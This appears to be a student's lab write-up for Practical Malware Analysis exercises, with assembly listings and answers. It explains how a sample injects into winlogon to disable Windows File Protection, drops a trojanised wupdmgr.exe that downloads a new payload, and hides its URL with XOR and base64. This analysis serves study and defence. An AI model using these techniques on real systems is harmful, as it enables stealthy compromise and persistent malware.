


Figure 5. SfcTerminateWatcherThread()

v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from "**C:\WINDOWS\system32\wupdmgr.exe**" to a temp folder "**C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\\winup.exe**"




Figure 6. Backing up wupdmgr.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace "**C:\WINDOWS\system32\wupdmgr.exe**"

```
sub_4011FC proc near

hFile= dword ptr -238h
Dest= byte ptr -234h
var_233= byte ptr -233h
hResInfo= dword ptr -124h
nNumberOfBytesToWrite= dword ptr -120h
Buffer= byte ptr -11Ch
var_118= byte ptr -118h
hModule= dword ptr -0Ch
lpBuffer= dword ptr -8
NumberOfBytesWritten= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 238h
push    edi
mov     [ebp+hModule], 0
mov     [ebp+hResInfo], 0
mov     [ebp+lpBuffer], 0
mov     [ebp+hFile], 0
mov     [ebp+NumberOfBytesWritten], 0
mov     [ebp+nNumberOfBytesToWrite], 0
mov     [ebp+Buffer], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_118]
rep stosd
stosb
mov     [ebp+Dest], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_233]
rep stosd
stosb
push    10Eh            ; uSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgr.exe"
lea     ecx, [ebp+Buffer]
push    ecx
push    offset Format   ; "%s%s"
push    10Eh            ; Count
lea     edx, [ebp+Dest]
push    edx             ; Dest
call    ds:_snprintf
add     esp, 14h
push    0               ; lpModuleName
call    ds:GetModuleHandleA
mov     [ebp+hModule], eax
push    offset Type     ; "BIN"
push    offset Name     ; "#101"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource
mov     [ebp+lpBuffer], eax
```

Figure 7. dropping form resource to system32\\wupdmgr.exe




Figure 8. Bin 101 in the resource section

vi. What is the purpose of this and the dropped malware?

Apparently in order for **SfcTerminateWatcherThread()** to work, the caller must be from winlogon.exe. That explains why the malware goes through the trouble in looping through all running threads to locate winlogon.exe and it even attempts to get higher privileges by using **AdjustTokenPrivileges** to change token privilege to **seDebugPrivilige**. With the higher privilege, the malware then calls **CreateRemoteThread** to ask Winlogon to invoke **SfcTerminateWatcherThread()**. With that, file protection mechanism will be disabled and the malware can freely change the system protected files until the next reboot.

The dropped malware in "**C:\\windows\\system32\\wupdmgr.exe**" executes the original wupdmgr.exe (which is now in the temp folder) and it attempts to download new malware from "**http://www.practicalmalwareanalysis.com/updater.exe"** and save it as "**C:\\windows\\system32\\wupdmgr.exe**"




Figure 9. URLDownloadToFileA

Practical No. 7

a. Analyze the malware found in the file *Lab13-01.exe*.

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as **http://www.practicalmalwareanalysis.com**.

Address	Length	Type	String
.rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:0040511D	0000000C	C	123456789+/
.rdata:00405156	00000006	unic...	0P
.rdata:0040515D	00000008	C	(8PX\a\b
.rdata:00405165	00000007	C	700WP\a
.rdata:00405174	00000008	C	\b`h``
.rdata:0040517D	0000000A	C	ppxxxx\b\a\b
.rdata:00405198	0000000E	unic...	(null)
.rdata:004051A8	00000007	C	(null)
.rdata:004051B0	0000000F	C	runtime error
.rdata:004051C4	0000000E	C	TLOSS error\r\n
.rdata:004051D4	0000000D	C	SING error\r\n

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with "**;**".




Figure 3. FIndResourceA 101




Figure 4. Resource String





Figure 5. XOR with ;

iii. What is the key used for encoding and what content does it encode?

The key used is "**;**". The decoded content is **http://www.practicalmalwareanalysis.com**.

iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?



KANAL plugin located 4 addresses that uses
"**ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/**"

v. What type of encoding is used for a portion of the network traffic sent by the malware?

base64 encoding is used to encode the computer name.




Figure 7. Encoding string




Figure 8. String encoded

